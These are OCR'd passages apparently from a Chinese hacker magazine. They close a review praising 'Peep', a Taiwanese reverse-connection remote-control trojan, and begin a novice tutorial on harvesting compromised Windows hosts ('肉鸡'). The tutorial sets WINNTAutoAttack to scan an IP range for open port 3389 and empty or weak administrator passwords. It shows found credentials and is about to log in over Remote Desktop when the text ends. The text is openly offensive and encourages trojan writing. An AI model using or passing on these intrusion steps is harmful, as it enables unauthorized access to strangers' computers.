


图13

展开速度非常快，而且每个进程的数据也相当清楚，如图14所示。





图14

Peep还有其它很多功能，如屏幕监控，可以查看也可以控制对方屏幕；文字聊天可以让你和被控电脑打字闲聊；开关远程电脑；修改系统时间；还可以发送组合键，例如CTRL+DEL+ALT，这个用来进入Win2000的帐户登录界面或者启动任务管理器。

Peep是台湾第一匹反弹端口木马，体积小巧仅为38.5K，功能却相当丰富，使用过程也很稳定，但仍有些许不足之处，比如文件传输速度不快，也有可能我测试时用的是拨号，所以速度偏慢，但面对它那娇小的体积，我们仍应给予它高度的赞扬，希望以后有更多的台湾朋友加入到编写木马的行列中来，把中国的木马程序发扬光大。



赵原

前些日子，我去国内的一些Hacker站点和论坛，发现许多贴出来的肉鸡供大家学习之用，这样做好是好，但是我觉得授人之鱼不如授人之渔。这里我就为大家（主要是针对新手）讲一讲那些所谓的“大虾”是如何找到那么多肉鸡的，希望能对新手有所帮助。肉鸡的目标主要就是3389肉鸡，图形界面的肉鸡可是鸡中之极品。下面就为大家介绍一款非常适合新手找鸡的软件——Winnt/2000自动攻击机。

一、准备工作

1、Winnt/2000自动攻击机，它的英文名字是WINNTAutoAttack。

2、Win2k以上操作系统。

3、3389连接终端。这是微软出的产品，主要是用做远程管理，在这里它也成了我们的工具。

二、寻找肉鸡

首先打开Winnt/2000自动攻击机的主程序WINNTAutoAttack.exe，主界面如图1所示。




图1

你可别小看了这个软件，它融合了密码扫描、iis漏洞扫描、sql扫描和3389终端服务为一身，是一款比较好的国产软件。现在我就为大家介绍这款软件的使用方法。

1、3389简单密码扫描

首先确立扫描的目标，这款软件的扫描速度飞快，我亲自试验对一个C端的IP扫描只需要20分钟。确立好目标以后在起始IP和结束IP上填写你的目标网段，这里我选择的IP段是61.XXX.0.0，结束IP段是61.XXX.255.255，并在“仅对ping检查成功的机器进行检测”的前面打上“勾”，这样做的好处是节省扫描时间。然后把“仅对开放3389端口的机器进行检测”和“检测3389端

口”两项勾选上，如图2 所示。




图 2

然后点击菜单条中的“简单管理员密码”，在对话框里的“列出所有简单的管理员帐号”的前面打上“勾”，如图3 所示。




图 3

这样只扫“3389 端口”和“管理员密码”就设置完成了，回到主界面点击“开始”按钮，不大一会就应该扫描到许多有密码的3389 肉鸡，如图4 所示就是我的扫描结果。




图 4

看到了吗？有一个IP 为61.XXX.XXX.XXX 的主机情况是：有一个帐号为administrator，用户名为administrators的是管理员身份，密码为空。还有一个帐号为daniel，密码为1234 的用户的身份也是管理员。这说明他开启了3389 服务而且还有管理员用户名和密码。

到了这里我们还等什么？拿出我们的法宝3389 登录终端，如图5 所示是3389 登录终端的主界面。

